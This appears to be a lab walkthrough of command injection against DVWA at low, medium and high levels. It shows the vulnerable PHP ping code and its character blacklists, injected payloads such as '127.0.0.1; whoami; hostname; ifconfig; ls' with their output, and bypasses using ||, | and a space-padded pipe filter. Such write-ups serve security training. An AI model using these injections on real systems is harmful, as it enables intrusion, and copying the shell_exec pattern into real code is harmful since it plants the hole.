
Command Injection – Low

Can be done using ; or && symbols

Trying 127.0.0.1; whoami; hostname; ifconfig; ls../




Enter an IP address: 127.0.0.1; whoami; hostname; ifconfig; ls

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.075 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.086 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.119 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.059/0.084/0.119/0.022 ms
www-data
dragon
ens33: flags=4163  mtu 1500
        inet 192.168.37.158  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::20c:29ff:fea1:d783  prefixlen 64  scopeid 0x20
        ether 00:0c:29:a1:d7:83  txqueuelen 1000  (Ethernet)
        RX packets 338605  bytes 72342809 (72.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 394651  bytes 142757972 (142.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1830847  bytes 169983492 (169.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1830847  bytes 169983492 (169.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

authbypass
brute
captcha
csp
csrf
exec
fi
javascript
open_redirect
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
```

Similarly || , &&, | , & also works


Command Injection – Medium




```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Form the above code we can see && and ; has been blocked.


There is still || , | , & to do command injections.



```
help
index.php
source
```




```
PING 1 (0.0.0.1) 56(84) bytes of data.
From 192.168.37.2 icmp_seq=1 Destination Net Unreachable
From 192.168.37.2 icmp_seq=2 Destination Net Unreachable
From 192.168.37.2 icmp_seq=3 Destination Net Unreachable
From 192.168.37.2 icmp_seq=4 Destination Net Unreachable

--- 1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3015ms

help
index.php
source
```




```
help
index.php
source
PING 1 (0.0.0.1) 56(84) bytes of data.
From 192.168.37.2 icmp_seq=1 Destination Net Unreachable
From 192.168.37.2 icmp_seq=2 Destination Net Unreachable
From 192.168.37.2 icmp_seq=3 Destination Net Unreachable
From 192.168.37.2 icmp_seq=4 Destination Net Unreachable

--- 1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3011ms
```

Command Injection – High



```
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

In the given code most of the symbols are blocked but if you look carefully '| ' is blocked but there is a space. Therefore, '|' is not blocked.



```
help
index.php
source
```